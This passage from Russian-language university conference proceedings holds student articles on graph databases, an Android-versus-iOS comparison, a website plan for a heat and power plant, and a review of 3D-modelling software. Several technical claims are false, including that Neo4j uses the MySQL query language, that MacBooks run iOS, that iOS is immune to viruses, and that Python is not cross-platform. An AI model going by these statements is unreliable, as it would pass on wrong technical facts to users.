Все преимущества и недостатки реляционных баз данных (БД) основаны на жесткой структуризации и типизации сведений об объектах. Конечно, недостатки можно устранить путём сжатия данных или создания некоторого метода быстрого чтения больших данных, однако графовые СУБД с этим лучше справятся [2].

Графовые СУБД – это не реляционные системы, которые определяют связи между сложно взаимосвязанными сущностями с помощью сетевой моделью данных. Сетевая модель данных – это структура данных, у которой любой элемент может быть либо связан, либо не связан с любым другим элементом. Отношения постоянно хранятся в базе данных, что ускоряет обход графа и сокращает время вычислений. Таким образом можно обойти ограничения реляционных БД.

Графовые СУБД не создавались для замены реляционных БД. Стандартом управления и хранения данных до сих пор остаются реляционные СУБД. Реляционные базы данных обеспечивают структурированный подход к данным, в то время как графовые БД являются более гибкими и ориентированы на быстрое понимание взаимосвязей между данными.

Графовые БД одинаково относятся к данным и их взаимосвязям. Связанные узлы физически связываются, и эта связь рассматривается как часть данных. Так графовые БД удобно использовать в геоинформационных системах, логистике, социальных сетях и тому подобное, где структурировать данные будет крайне сложно.

Обзор существующих графовых СУБД

На момент написания статьи существует достаточное количество графовых СУБД на разных языках (от C++ до популярного Python). Однако в статье будут рассмотрены СУБД, которые поддерживают больше чем два или три языка программирования и являются, относительно, новыми продуктами:

1) Neo4j – графовая СУБД, имеющая открытый код и богатый выбор таких языков, как C, C++, Java, JavaScript, .NET, Python, Go, Ruby, PHP, R, Erlang, Elixir, Clojure, Perl, Haskell. Есть как бесплатная версия СУБД, где возможно создание одной базы данных, где может быть до 200 тысяч объектов и до 400 тысяч связей, так и платные

версии. База данных может быть создана как в облаке сервиса, так и на персональном компьютере. Имеет высокопроизводительную кластеризацию данных. Использует язык запросов MySQL. Созданная БД может быть экспортирована через код, язык которого создатель выбирает сам [3].

2) ArangoDB – графовая СУБД, поддерживающая такие языки, как C++, JavaScript, .NET, Java, Python, Node.js, PHP, Scala, Go, Ruby, Elixir. Есть как бесплатная версия (14 дней пользования), так и платная. Поддерживает три модели данных: ключи-значения, документы и графы. Использует язык запросов AQL (ArangoDB Query Language). К сожалению, данная СУБД недоступна на территории Российской Федерации [4].

3) Dgraph – графовая СУБД, имеющая открытый код и поддерживающая такие языки, как Go, GraphQL, JavaScript, .NET, Java, Python. Есть бесплатная версия и платная. Бесплатная версия предоставляет: 25 Гбайт места для базы данных, передачу до 1 Мбайт данных каждый день. Платная версия предоставляет: от 32 Гбайт до 1 Тбайта места для базы данных, выбор оперативной памяти. Использует следующие языки запросов: DQL (Dgraph Query Language) и GraphQL. База данных и запросы хранятся в облаке сервиса [5].

4) SAP HANA – графовая СУБД, поддерживает такие языки, как C, C++, Java, JavaScript и подобные SQL. Есть бесплатная версия и платная. Однако данная СУБД не доступна на территории Российской Федерации [6].

5) AllegroGraph – графовая СУБД, поддерживает такие языки, как C#, C, Perl, Java, Python, Ruby, Scala. Для каждого языка есть отдельные ссылки для скачивания и соответствующая документация. Есть бесплатная и платная версии. База данных и запросы могут храниться в облаке сервиса, если пользователь оплатил Enterprise платформу. Использует язык запросов SPARQL. Возможно создание запросов, чьи данные могут быть получены через геолокационные и социальные сети [7].

Краткое описание работы в СУБД Neo4j

Среди доступных СУБД (Neo4j, Dgraph и AllegroGraph) одной из гибких для создания баз данных является Neo4j. Далее рассмотрена только её облачная часть.

Выбрав нужный язык программирования (в статье – .Net), база данных была связана с языком программирования, что позволяет наполнить её данными и связями. Чтобы войти в базу данных нужно ввести логин и пароль (для бесплатной версии надо ввести логин по умолчанию – neo4j, а пароль выдаётся после создания базы данных).

Теперь, чтобы наполнить базу данных, надо создать запросы на создание «узлов» и «связей». Если администратор БД не знает «местного» языка запросов, то для этого есть (слева панель) документация по командам и примеры их использования.

Узлы в Neo4j являются аналогами таблицам, которые имеют одну строку и множество столбцов. Эти «таблицы» могут иметь одинаковые строки и столбцы. Чтобы связать два или нескольких узлов нужно привязать к ним отношения. Узлы можно соединять как в консоли в Neo4j, так и в графическом интерфейсе. Отношения в Neo4j являются аналогами ключей.

В отличие от реляционных СУБД, Neo4j можно соединять несколько узлов с несколькими ключами, что позволяет сделать «цикл» между узлами, не создавая отдельные узлы. Как и с узлами, отношения можно соединять в консоли и в графическом интерфейсе.

Если администратор БД хочет внести готовую БД в Neo4j, то это возможно благодаря «Importer tool». Готовую БД в графическом редакторе можно двигать, уменьшать и увеличивать масштаб, и выглядит она как большая сеть.

Заключение

Графовые СУБД удобны в использовании и, в большинстве случаев, не завязаны на одном языке программирования (например, Neo4j, ArangoDB, Dgraph, SAP HANA, AllegroGraph поддерживают более четырёх языков), быстры в обработке данных, так как количества JOIN команд катастрофически снижает производительность реляционной БД. В этом случае графы оказываются наиболее универсальным и удобным вариантом использования.

Более того, сегодня активно идет доработка RDF – основного стандарта, согласно которому работают графовые базы данных. И, если вспомнить, именно стандартизация SQL сделала такими популярными реляционные БД.

Из детального описания Neo4j было видно, что графовые СУБД действительно работают хорошо с узлами и их связями в независимости от их положения, структуры БД и отношений узлов. Если можно было бы создать подобную БД в реляционной СУБД, то это была бы крайне сложная сеть, чья нагрузка пошла бы на вычислительную технику.

Данная СУБД отлична для ознакомления с графовыми СУБД – проста в изучении. Но использовать её, желательно, для решения задач, которые решаются с использованием графов.

Важно также отметить, что Neo4j это не фреймворк и сравнивать его с другими фреймворками нет смысла, так как эта СУБД не просто визуализирует данные, а также и содержит их.

СПИСОК ИСТОЧНИКОВ

1. Скрипаль, Е. И. Сравнительный анализ реляционных СУБД, применяемых для web-приложения / Е. И. Скрипаль, А. Н. Петрова // Наука, инновации и технологии: от идей к внедрению : материалы Междунар. науч.-практ. конф., Комсомольск-на-Амуре, 7-11 февраля 2022 г. / редкол. : Э. А. Дмитриев (отв. ред.) [и др.]. – Комсомольск-на-Амуре : ФГБОУ ВО «КнАГУ», 2022. – 550 с.

2. Васильев, Г. В. Оптимизированное хранение больших данных с помощью Apache hive / Г. В. Васильев, А. В. Васильев // Наука, инновации и технологии: от идей к внедрению : материалы Междунар. науч.-практ. конф., Комсомольск-на-Амуре, 7-11 февраля 2022 г. / редкол. : Э. А. Дмитриев (отв. ред.) [и др.]. – Комсомольск-на-Амуре : ФГБОУ ВО «КнАГУ», 2022. – 550 с.

3. Сервис графовой системы управления базами данных : // Neo4j.com : Платформа графовых данных | Графовая система управления базами данных. – Раздел сайта «Товары», подраздел «Графовые базы данных». – URL: <https://neo4j.com/cloud/platform/aura-graph-database/> (дата обращения: 09.10.2022).

4. ArangoDB графовая база данных : // arangodb.com : ArangoDB, база данных для графов и не только. – Раздел сайта «Товары», подраздел «Версия сообщества». – URL: <https://www.arangodb.com/community-server/> (дата обращения: 09.10.2022).

5. Товары – Dgraph | GraphQL облачная платформа : // dgraph.io : Dgraph | GraphQL облачная платформа – GraphQL. – Раздел сайта «Решения», подраздел «Товары». – URL: <https://dgraph.io/products/> (дата обращения: 09.10.2022).

6. SAP: Программные обеспечения для лучшей работы : // Sap.com : SAP HANA Cloud. – Раздел сайта «Товары», подраздел «Обзор». – URL: <https://www.sap.com/products.html> (дата обращения: 09.10.2022).

7. AllegroGraph | AllegroGraph : // Allegrograph.com: Allegrograph. – Раздел сайта «Товары», подраздел «AllegroGraph». – URL: <https://allegrograph.com/products/allegrograph/> (дата обращения: 09.10.2022).

Петрова Анна Николаевна, кандидат технических наук, доцент, заведующий кафедрой «Проектирование, управление и разработка информационных систем»,
Комсомольский-на-Амуре государственный университет

Petrova Anna Nikolaevna, Candidate of Engineering Sciences, Associate Professor,
Head of the Department «Design, management and development of information systems»,
Komsomolsk-na-Amure State University

Побережный Андрей Сергеевич, студент, Комсомольский-на-Амуре государственный университет

Poberezhnyy Andrey Sergeyevich, student of Komsomolsk-na-Amure State University

СРАВНИТЕЛЬНЫЙ АНАЛИЗ ОПЕРАЦИОННЫХ СИСТЕМ ANDROID И IOS С ТОЧКИ ЗРЕНИЯ ПОЛЬЗОВАТЕЛЯ

COMPARATIVE ANALYSIS OF ANDROID AND IOS OPERATING SYSTEMS FROM THE USER'S POINT OF VIEW

Аннотация. Данная работа посвящена сравнению операционных систем Android и iOS. В процессе анализа были выделены критерии для определения преимущества и недостатка операционных систем, благодаря которым можно понять какие проблемы присутствуют у пользователей операционных систем. Проведено сравнение операционных системы Android и iOS по определенным в статье критериям и сделан вывод об их применимости.

Abstract. This work is devoted to the comparison of android and iOS operating systems. During the analysis, criteria were identified to determine the advantages and disadvantages of operating systems, thanks to which it is possible to understand what problems are present in users of operating systems. The comparison of the android and iOS operating systems according to the criteria defined in the article was carried out and a conclusion was made about their applicability.

Ключевые слова: операционная система, Android, iOS, мобильные устройства, Linux.

Key words: operating system, Android, iOS, mobile devices, Linux.

В наше время практически все люди знают о той или иной операционной системе (ОС), как для продвинутых пользователей, например, Ubuntu, так и для узконаправленной деятельности, таких как Fedora Design Suite, так же на рынке присутствуют ОС для обычных пользователей, самая распространённая из них – Windows. Стоит отметить, что вопрос выбора операционной системы до сих пор остается актуальным.

Операционная система – это комплекс обрабатывающих, а также и управляющих программ, что предстают перед пользователем интерфейсом, который объединяет приборы вычислительной системы и прикладные программы, кроме того, специализированы с целью управления устройствами, управления вычислительными процессами и эффективного распределения вычислительных ресурсов между вычислительными процессами и системой надежных вычислений.

Linux - считается семейством схожих операционных систем. Нет единственной операционной системы Linux, как например MacOS или Windows. Вместо этого есть «дистрибутивы» Linux, каждый из этих дистрибутивов имеет свои свойства и характеристики. Существуют сотни дистрибутивов Linux, и хоть в частых случаях они используют одни и те же компоненты, многие из них все же отличаются от других из этого семейства. Дистрибутив Linux – это целиком готовая операционная система на базе ядра Linux, что специализирована для выполнения определенных задач в соответствии с видением ее разработчика. Существуют дистрибутивы для серверов, настольных компью-

теров, мобильных телефонов, встраиваемых устройств, старых компьютеров и многих других областей применения.

Android – это операционная система с открытым кодом, разработанная на базе измененной версии ядра Linux, что напрямую взаимодействует с оборудованием. Требуемые драйверы для непосредственной работы устройства реализуются изготовителем оборудования и добавляются в ядро, что дает возможность производителям оборудования создавать драйверы для хорошо известного ядра, а для разработчиков операционной системы пренебрегать многообразием оборудования.

Существует множество устройств с ОС Android, по причине того, что ОС открыта и не дорогая нежели у конкурентов, такими устройствами являются смартфоны, планшеты, телевизоры, мини персональные компьютеры, игровые приставки, видеорегистраторы, смарт ТВ-приставка на Android, носимая электроника, Smart Watch. На фоне популярности этой технологии, компания Android в 2014 году выпускает свою систему для умных часов – Android Wear. Ровно, как и полноценную ОС, ее попытались сделать более комфортной, а также многофункциональной. В данный момент на Android Wear доступны часы от таких крупных брендов в отраслях электроники как Samsung, LG, Huawei, Sony и многих других. В технику для дома, производители встраивают в свои собственные приборы сенсорных панелей, с помощью которых можно осуществлять настройку деятельности морозильника, заказывать еду через онлайн сервисы, управлять удаленно через сеть, задействовав планшет или смартфон.

iOS – это проприетарное программное обеспечение, хотя некоторые его части имеют публичный исходный код в соответствии с лицензией Apple Public Source License а также и с другими лицензиями. Считается одной из наиболее известных платформ для правильного функционирования мобильных устройств, которые были разработаны всемирно известной корпорацией Apple. Главной характерной чертой этой платформы является то, что она может быть использована только на телефонах и планшетах, выпускаемых Apple. Операционная система iOS спроектирована на базе концепции прямого манипулирования при помощи касания кнопок напрямую в экране мобильного устройства.

Устройств на базе iOS не так много, как у Android и такие устройства редко можно увидеть в домах и непосредственно у людей, и все из-за цены. Но малое количество и большая цена заменяются качеством. Как и у конкурентов, с операционной системой iOS существует часы Apple watch, планшеты iPad и смартфоны iPhone. Но система iOS опередила android своими ноутбуками Macbook, которые вышли намного лучше нежели mini PC на системе android, но оставаясь хуже, чем у конкурентов в отрасли компьютерных технологий.

Для сравнительного анализа применимости ОС были выбраны Android и iOS. Были поставлены следующие критерии для сравнительного анализа ОС.

К достоинствам любой операционной системы относятся:

1 Вычислительный источник, что позволяет пользователю выполнять различные задачи, такие как ввод данных и обработка их и различных операций.

2 Удобный интерфейс, который помогает пользователю быстрее освоиться в новой среде.

3 Совместное использование ресурсов, представляющий собой доступ к информации и данным другим пользователям.

4 Защита данных, защищающая информацию от злоумышленников и позволяющая хранить данные в безопасности и безопасно управлять ими.

5 Обновление программного обеспечения, которое способствует использованию операционной системой, как в настоящее время, так и в будущем.

6 Многозадачность, делающая возможным обработки более одной задачи одновременно.

Недостатками любой операционной системы являются:

1 Стоимость, так как операционная система с графическим интерфейсом и другими встроенными функциями имеет высокую стоимость.

2 Системный сбой, поскольку, если произойдет сбой в центральной операционной системе, то это повлияет и на всю систему в целом.

3 Вирусные угрозы, в связи с тем, что угрозы для операционных систем выше, так как они открыты для таких вирусных атак, потому что многие пользователи загружают в свою систему пакеты вредоносных программ, которые замедляют работу ОС.

В соответствии со списком критериев, была разработана таблица критериев преимуществ и недостатков (таблица 1).

Таблица 1 – Сравнение операционных систем

Критерии	Операционная система	
	Android	iOS
Вычислительный источник	Позволяет выполнять и обрабатывать различные задачи, но и позволяет пользователю получить root-права, так как является полностью открытой, но даже и без этого на устройстве с этой операционной системой можно хранить различные файлы	Позволяет выполнять и обрабатывать различные задачи, но не так глубоко, как у конкурентов. Являясь закрытой системой, разработчики постарались чтоб пользователь не смог получить root права
Удобный интерфейс	Система Android является лучшей для кастомизации интерфейса	Система iOS не позволяет пользователю настраивать интерфейс под себя
Совместное использование ресурсов	Система Android позволяет без ограничений делиться своими данными и так же получать их от других пользователей	iOS имеет ограничения в распространении данных так как является закрытой
Защита данных	Тот факт, что Android позволяет пользователям скачивать файлы с потусторонних носителей, делает эту операционную систему более уязвимей для потери данных	Являясь закрытой системой, делает iOS самой безопасной операционной системой в мире
Обновление программного обеспечения	Обновления регулярно раз в два года	Основные версии iOS выпускаются ежегодно
Многозадачность	дает возможность работе неограниченному числу приложений в фоне	Не дает работать приложениям в фоновом режиме, за исключением музыки, загрузки и скачивания
Стоимость	Девайсы с операционной системой Android являются не дорогими	Даже самые дешевые девайсы с этой операционной системой будут стоять дороже устройства на базе android
Системой сбой	Вероятность сбоя в центральной операционной системе сводится к нулю	Системный сбой на базе iOS практически невозможен, так как является закрытой системой
Вирусные угрозы	Не позволяет полностью защитить свои данные от вирусной угрозы, так как не запрещает пользователям скачивать вредоносные ПО	Полностью защищён от вирусных угроз, позволяя скачивать только проверенные ПО

Подводя итоги, можно увидеть, что для обычного человека, среднего достатка, более подходящей операционной системой является android, совмещающая в себе хорошую цену, качество и так же выбор продукции. Операционная система iOS же по праву остается дорогой качественной и не очень распространенной операционной системой из-за своего закрытого ядра, с которым сложно работать людям связанных с IT-технологиями, с этим ядром могут работать только официальные работники компании apple, не давая прав разработчика для сторонних разработчиков.

В ходе работы был произведен сравнительный анализ двух операционных систем, Android и iOS, так же были определены сильные и слабые стороны этих двух систем. И было замечено, что применимость Android для людей, связанных с IT-технологиями более предпочтительней нежели iOS система, в подтверждения этого отображено в работах [1 – 5].

СПИСОК ИСТОЧНИКОВ

1. Глинина, Е. Е. Трудности перевода документации к языкам программирования мобильных приложений на примере java / Е. Е. Глинина, О. С. Шибико // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : материалы V Всероссийской национальной научной конференции молодых учёных, Комсомольск-на-Амуре, 11-15 апреля 2022 г. : в 4 ч. / редколлегия. : А. В. Космынин (отв. ред.) [и др.]. – Комсомольск-на-Амуре : ФГБОУ ВО Комсомольский-на-Амуре государственный университет, 2022. – Ч. 4. – С.23-25.

2. Бурчинский, А. В. Разработка игры под операционную систему Android / А. В. Бурчинский, М. Е. Щелкунова // Научно-техническое творчество аспирантов и студентов : Материалы 47-й научно-технической конференции студентов и аспирантов, Комсомольск-на-Амуре, 10-21 апреля 2017 года / Ответственный редактор Э.А. Дмитриева. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный технический университет, 2017. – С. 168-170.

3. Якунина, К. Д. Разработка интегрированной среды разработки для платформы Android / К. Д. Якунина, М. Е. Щелкунова // Наука, инновации и технологии: от идей к внедрению : Материалы Международной научно-практической конференции, Комсомольск-на-Амуре, 07–11 февраля 2022 года. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 83-85.

4. Лобец, С. А. Разработка игровой программы в среде Android / С. А. Лобец, М. Е. Щелкунова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. : материалы II Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых, Комсомольск-на-Амуре, 08–12 апреля 2019 года. – Комсомольский-на-Амуре государственный университет : Комсомольский-на-Амуре государственный университет, 2019. – С. 356-359.

5. Ардамехри, А. М. Исследование фреймворка react native для реализации мобильных приложений на примере приложения «Портфолио студента КНАГУ» А. В. Дмитриев, А. С. Хромов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : материалы V Всероссийской национальной научной конференции молодых учёных, Комсомольск-на-Амуре, 11-15 апреля 2022 г. : в 4 ч. / редколлегия. : А. В. Космынин (отв. ред.) [и др.]. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – Ч. 4. – С. 193-195.

Петрова Анна Николаевна, кандидат технических наук, доцент, заведующая кафедрой «Проектирование, управление и разработка информационных систем»
Petrova Anna Nikolaevna, Candidate of Technical Sciences, Associate Professor, Head of the Department «Design, Management and Development of Information Systems», Komsomolsk-na-Amure State University
Скрипаль Егор Игоревич, студент, Комсомольский-на-Амуре государственный университет
Skrival Egor Igorevich, student of Komsomolsk-na-Amure State University

РАЗРАБОТКА ВЕБ-САЙТА ДЛЯ ТЭЦ

WEBSITE DEVELOPMENT FOR CHP

Аннотация. В настоящее время в области информационных технологий основным и широко распространенным является создание веб-сайтов. Цель данной статьи - дать анализ и описание разработки веб-сайта для ТЭЦ. В статье описана процедура разработки веб-сайта с использованием языков программирования, направленных на веб-разработку.

Abstract. Currently, in the field of information technology is the main and widespread is the development of Web-sites. This article aims to provide an analysis and website designing descriptions for CHP. This article describes the procedure for developing a website with the use of programming languages aimed at web-development.

Ключевые слова: веб-приложение, программное обеспечение, проектирование сайта, языки программирования, сайт.

Key words: web application, software, website design, programming languages, website.

Сайты – это информационная единица в интернете, ресурс из веб-документов, которые объединены общей темой и связаны между друг другом с помощью ссылок. На данном этапе развития интернет является самодостаточной экономической отраслью, а веб-сайты обрели статус полноправных представительств фирм. На данный момент Теплоэлектроцентраль г. Советская Гавань не имеет веб-сайта. Сотрудники данного предприятия заинтересованы в его разработке для данного производства. Суть сайта заключается в оптимизации доступа к информационным ресурсам производства путём размещения различной информации, связанной с его работой.

Актуальность данной работы обусловлена важностью привлечения внимания жителей города, с целью поиска новых работников и специалистов, экономии времени сотрудников, в области обратной связи, освещение истории строительства, тестов, запусков различных систем, путём публикаций различных медиафайлов на сайте.

В ходе работы необходимо выполнить: сравнение сайтов похожих назначений, анализ и выбор оптимальных инструментов и средств для разработки, разработка структуры и макета сайта. Данные методы разработки рассматривались авторами в статье [3].

Основными этапами при разработке сайта являются:

- установка конкретных целей и задач сайта;
- определение актуальности и частоты публикации информации;
- разработка веб-дизайна с учётом целевой аудитории;
- проектирование навигационной системы.

В ходе поиска и анализа сайтов конкурентов было обнаружено малое количество страниц, непосредственно разработанных под производство конкретного города, в основном информация о ТЭЦ публикуется через сайты ЕЭС, и подобных компаний в виде филиалов представительства. Пример представлен на рисунке 1.

Для разработки сайта с учетом всех правил и требований необходимо определиться с оптимальными инструментами и средствами для разработки. В ходе анализа был выработан список наиболее популярных языков программирования для backend веб-разработки, такие как Java, Python, PHP.



Рисунок 1 – Сайт конкурент

Java – позволяет пользователям создавать быстрые и настраиваемые приложения. Он дает возможность разрабатывать кроссплатформенные приложения. Для разработки сайтов на Java требуется тщательное изучение этого языка, он также имеет большое количество фреймворков, и нужно знать специфику настройки Java-серверов.

Python – язык с динамической типизацией, в нем указание типа для переменных не требуется, имеет поддержку как процедурно-ориентированного, так и объектно-ориентированного программирования. Python обладает обширным количеством библиотек. Также имеет простой синтаксис, так что его легко читать.

PHP – объектно-ориентированный язык, обладает большим количеством фреймворков, чем, например у Python. Результат сравнения языков программирования приведен в таблице 1. Похожее сравнение производилось авторами в статьях [1, 2].

Таблица 1 – Сравнение применения языков программирования для веб-разработки

Критерии сравнения	Языки программирования		
	Java	Python	PHP
Фреймворки	Большое количество фреймворков	Малое количество фреймворков	Большое количество фреймворков
Изучение	По сравнению с Python обладает более сложным подходом в обучении	Прост в изучении, имеет большое кол-во обучающей информации	Имеет низкий порог вхождения
Кроссплатформа	+	-	+
Сетевые приложения	+	-	+

После проведения сравнительного анализа языков программирования, с кратким описанием их основных возможностей можно сделать следующий вывод.

Если стоит цель по разработке крупного проекта, оснащённого довольно продвинутым веб-дизайном, с качественной защитой и производительностью, наиболее подходящим вариантом будет JavaScript, но это будет стоить не малых усилий. В данном же случае выбор остановился на PHP.

Заключительным шагом данной работы является разработка структуры и макета сайта. Опираясь на вышеперечисленные требования и правила разработки сайтов необходимо спланировать архитектуру сайта, продумать взаимосвязь всех элементов. Для иллюстрации идеи нужно продумать визуальную часть макета сайта. Макет сайта – графический образ, который служит представлением будущего проекта. Наиболее удобным способом планировки послужит разработка интеллектуальной карты, а также схема-

точное иллюстрирование макета. На рисунке 2 представлена интеллект-карта. На рисунке 3 представлен макет сайта.



Рисунок 2 – Интеллект-карта сайта




Рисунок 3 – Макет сайта

Придерживаясь основных этапов разработки, в работе выполнено сравнение сайтов похожего назначения, анализ оптимальных инструментов и средств для разработки, была произведена разработка структуры и макета сайта. Материал статьи может быть использован для выполнения следующих шагов по разработке полноценного веб-приложения.

СПИСОК ИСТОЧНИКОВ

1. Ячменева, К. А. Проектирование онлайн-сервиса для создания электронного портфолио/ К. А. Ячменева, Е. Б. Абарникова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований: Материалы V Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 4-х частях, Комсомольск-на-Амуре, 11–15 апреля 2022: / редкол.: А. В. Космынин (отв. ред.) [и др.]. – Комсомольск-на-Амуре : ФГБОУ ВО «КнАГУ», 2022. – С. 426-428.

2. Ли, Ш. Разработка сайта для мебельного салона / Ш. Ли, М. Е. Щелкунова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы III Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 3-х частях, Комсомольск-на-Амуре, 06–10 апреля 2020 года / Редколлегия: Э.А. Дмитриев (отв. ред.) [и др.]. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2020. – Ч. 2. – С. 305-307.

3. Мальцев, И. Проектирование веб-сайта / И. Мальцев – Москва : ЛитРес, 2018. – 170 с.

УДК 004.94

Петрова Анна Николаевна, кандидат технических наук, доцент, заведующий кафедрой «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет
Petrova Anna Nikolaevna, Candidate of Technical Sciences, Associate Professor, Head of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

Сычёв Егор Алексеевич, студент, Комсомольский-на-Амуре государственный университет
Sychev Egor Alekseevich, student of Komsomolsk-na-Amure State University

ОБЗОР ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ ДЛЯ 3D-МОДЕЛИРОВАНИЯ

OVERVIEW OF 3D-MODELING SOFTWARE

Аннотация. В этой статье рассмотрено лучшее бесплатное и платное программное обеспечение для 3D-моделирования, подходящее как для начинающих, так и для профессионалов. В обзоре подобраны различные инструменты для полигонального моделирования, цифровой скульптуры и сканирования. Программное обеспечение для проектирования различных моделей, архитектуры и другое программное обеспечение, связанное с САПР.

Abstract. This article reviews the best free and paid 3D-modeling software suitable for both beginners and professionals. The review has selected various tools for polygonal modeling, digital sculpting and scanning. Software for the design of various models, architectures and other software related to CAD.

Ключевые слова: 3D-моделирование, проектирование моделей, информационные технологии, 3D-сканирование, программное обеспечение, САПР.

Key words: 3D-modeling, model design, information technology, 3D scanning, software, CAD.

Используемые в анимации, игровом дизайне, архитектуре, производстве и дизайне продуктов, 3D-модели играют решающую роль в любом виде производства - как цифровом, так и физическом. Создание этих 3D-моделей может показаться даже более мистическим, чем традиционные формы искусства, но после некоторой практики с мощным ПО для 3D-моделирования, стоящим за ними, все становится довольно просто [1-13].

Если есть приличный опыт работы с базовым программным обеспечением для 3D-дизайна, можно усовершенствовать свои навыки. **Maya** станет отличным следующим шагом в путешествии по 3D-моделированию. Данное ПО очень популярно среди студий визуальных эффектов (VFX) и анимационных студий, и оно стоит почти за каждым блокбастером или анимационным фильмом, когда-либо созданным.

Причина, по которой многие VFX-художники любят Maya, заключается в ее обширном наборе инструментов моделирования, текстурирования, рендеринга и анима-

ции, которые можно настраивать в зависимости от конкретного процесса проектирования. Динамика в Maya может применяться к объектам с использованием настроек твердого или мягкого тела, моделирования ткани и частиц, моделирования и анимации персонажей, редактирования уровня ультрафиолетового излучения (UV), инструментов для ухода за волосами и многого другого.

Еще одно популярное программное обеспечение от **Autodesk - 3ds Max** - отличный выбор, если вы ищете начальное, но профессиональное решение для 3D-моделирования. Разработанный только для Windows, 3ds Max предоставляет комплексное решение для моделирования, анимации, симуляции и рендеринга для визуализации дизайна, архитектуры, игр, фильмов и анимации.

Пользователи выбирают 3ds Max за его простоту и удобство использования, поэтому кривая обучения довольно постепенная по сравнению с Maya. Несмотря на его относительную простоту использования, будет трудно найти какое-либо другое программное обеспечение для 3D-моделирования с таким количеством видеороликов, онлайн-курсов и сторонних расширений.

ZBrush - уникальная 3D-программа для цифровой скульптуры и рисования, разработанная Pixologic. Что отличает это программное обеспечение от других инструментов 3D-дизайна, так это его особая техника проектирования, которая воспроизводит традиционную ручную лепку. ZBrush идеально подходит, если создавать реалистичные и высокодетализированные 3D-модели, используя затенение, освещение и визуализацию производственного качества. Именно по этой причине программное обеспечение используется широким кругом творческих профессионалов, включая кинематографистов, разработчиков игр, производителей игрушек и предметов коллекционирования, дизайнеров ювелирных изделий, автомобильных и авиационных дизайнеров, иллюстраторов, рекламщиков, ученых и других художников.

Следующее программное обеспечение, но уже для 3D-сканирования - **Artec Studio**. Этот мощный программный пакет для 3D-сканирования и обработки данных включает в себя самые передовые алгоритмы 3D-данных, которые делают использование сканеров Artec таким простым, интуитивно понятным и точным.

Для новых пользователей, которые только начинают знакомиться с 3D-сканированием, Artec Studio предлагает интеллектуальный режим «Автопилот», который собирает информацию об объекте, а затем автоматически выбирает правильные алгоритмы обработки и настройки для получения наилучших возможных результатов. Для продвинутых пользователей также есть множество инструментов для ручной обработки.

После обработки в Artec Studio для формирования окончательной сетки модель можно экспортировать в любом популярном 3D-формате в другое программное обеспечение для моделирования для дальнейшего редактирования.

Также есть программное обеспечение, в котором можно использовать оба метода моделирования (с нуля и с помощью 3D-сканера) - **3D-Coat**. Этот комплексный программный пакет для скульптинга, UV-мэппинга и текстурирования пригодится, когда нужно не просто создать что-то с нуля, а, например, если есть 3D-модель, созданная с помощью сканера, и нужно отредактировать текстуру, создать красивую UV-карту или ретопологизировать сетку. Все это и многое другое возможно с 3D-Coat.

Большинство инструментов трехмерного полигонального моделирования, таких как 3ds Max или Maya, не поддерживают редактирование текстур и имеют очень ограниченные возможности рисования. В отличие от них, инструменты скульптинга, такие как 3D-Coat, поддерживают постобработку как сетки, так и текстуры. Это включает в себя очистку скана от любых дефектов или шума, а также реполилизацию высокополигональной сетки или дополнительную лепку и рисование поверх модели, также, как и в Photoshop.

Geomagic Freeform от 3D Systems – многоцелевая программа 3D-скульптуры для проектирования сложных органических форм и подготовки их к 3D-печати или производству пресс-форм и штампов. Что отличает Freeform от множества других решений для лепки, так это гибридный рабочий процесс с использованием специальных сенсорных тактильных устройств 3D-Systems (Touch или Touch X), которые дают пользователю настоящее ощущение лепки из глины в цифровой среде. Это не только дает пользователю свободу движений, но и делает процесс проектирования более интуитивным и легким.

Кроме того, Geomagic Freeform поддерживает импорт данных САПР и 3D-сканирования, которые могут быть дополнительно изменены или объединены с органическими формами, а также подготовлены для производства и печати. На самом деле, если есть 3D-сканер Artec, можно сканировать реальные объекты в 3D прямо в Freeform, а затем включать их в существующие формы и дизайны. Некоторые расширенные инструменты Freeform включают восстановление 3D-данных, автоматическое преобразование цифровой глины и полигонов в поверхности NURBS, проектирование пресс-форм и штампов, обстрел, анализ уклона, а также инструменты для создания линий разреза и поверхностей для сложных органических форм. Такое сочетание функций делает программное обеспечение применимым для широкого круга областей, включая дизайн продукта, компьютерную графику, здравоохранение, ортопедию и многие другие.

Лучшая бесплатная программа для 3D-Моделирования – **Blender**. Этот бесплатный пакет для создания 3D-объектов - идеальный выбор для новичков. Это также отличная альтернатива платным инструментам, таким как 3ds Max и Maya, поскольку в нем есть все необходимое для моделирования, монтажа, анимации, симуляции, рендеринга, композитинга и отслеживания движения - даже для редактирования видео и создания игр.

Еще одно бесплатное программное обеспечение для 3D-моделирования, которое хорошо подходит для начинающих, - это **Wings 3D**. Он предоставляет все основные инструменты моделирования, такие как перемещение, масштабирование, вращение, выдавливание, резка, сварка, скос и мост, а также некоторые из более продвинутых инструментов, таких как развертка, разрез по плоскости, пересечение, вставка, изгиб, округление и сдвиг. Инструмент AutoUV позволяет сопоставлять текстуры с вашими моделями и экспортировать их для рисования и текстурирования. Существуют также возможности настройки и скульптинга для еще более детального моделирования.

Meshmixer не является программным обеспечением для 3D-моделирования как таковым. Это полезная бесплатная программа, когда необходимо очистить 3D-скан, восстановить существующий файл STL или подготовить 3D-модель к печати. Программное обеспечение, поддерживаемое Autodesk, наиболее примечательно своими возможностями преобразования в твердое тело для 3D-печати, а также смешивания сетки с помощью перетаскивания, 3D-скульптуры и штамповки поверхности, выемки, упрощения сетки и сглаживания - и даже для инструментов. например, трехмерные измерения и анализ толщины.

